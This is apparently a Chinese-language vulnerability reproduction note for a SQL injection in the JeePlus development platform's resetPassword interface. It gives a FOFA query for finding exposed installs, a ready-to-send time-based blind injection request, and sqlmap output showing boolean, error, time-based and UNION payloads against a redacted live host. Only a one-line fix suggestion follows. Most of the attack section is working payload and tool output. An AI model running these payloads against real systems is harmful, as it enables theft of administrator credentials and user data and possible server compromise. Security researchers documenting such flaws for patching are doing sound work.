

J4-3Jeeplus-快速开发平台-SQL

漏洞描述：

JeePlus快速开发平台 resetPassword、registerUser等接口处存在SQL注入漏洞，攻击者除了可以利用 SQL注入漏洞获取数据库中的信息（例如，管理员后台密码、站点的用户个人信息）之外，甚至在高权限的情况可向服务器中写入木马，进一步获取服务器系统权限

网站图片：



网络测绘：

fofa语法：

FOFA: app="JeePlus"


漏洞复现：

payload:

```
GET /a/sys/user/resetPassword?&mobile=13886531445%27+AND+%28SELECT+7508+FROM+%28SELECT%28SLEEP%285%29%29%29SxSX%29--+TwCe HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

效果图:

延时5秒



Sqmap验证

```

[root@VM-16-8-centos sqlmap-1.7]# python3 sqlmap.py -u "http://[REDACTED]/a/sys/user/res
{1.7#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is ille
al, state and federal laws. Developers assume no liability and are not responsible for any misus

[*] starting @ 20:31:08 /2024-02-06/

custom injection marker ('*') found in option '-u'. Do you want to process it? [Y/n/q] y
[20:31:10] [INFO] resuming back-end DBMS 'mysql'
[20:31:10] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* (URI)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: http://[REDACTED]3300/a/sys/user/resetPassword?&mobile=13886531445' OR NOT 5883

  Type: error-based
  Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSE
  Payload: http://[REDACTED]3300/a/sys/user/resetPassword?&mobile=13886531445' AND GTID_SU
2848)-- KqCd

  Type: time-based blind
  Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
  Payload: http://[REDACTED]3300/a/sys/user/resetPassword?&mobile=13886531445' AND (SELECT

  Type: UNION query
  Title: MySQL UNION query (NULL) - 23 columns
  Payload: http://[REDACTED]/a/sys/user/resetPassword?&mobile=13886531445' UNION ALL S
ONCAT(0x71706a6a71,0x4d43764e52735967567a7246724f5a69436f76466b705063724a4c577570524a67706547464
LL#

```

修复建议:

修复JeePlus快速开发平台的resetPassword和registerUser等接口，采用参数化查询来防止SQL注入，确保数据库信息安全并防止恶意代码的上传和执行。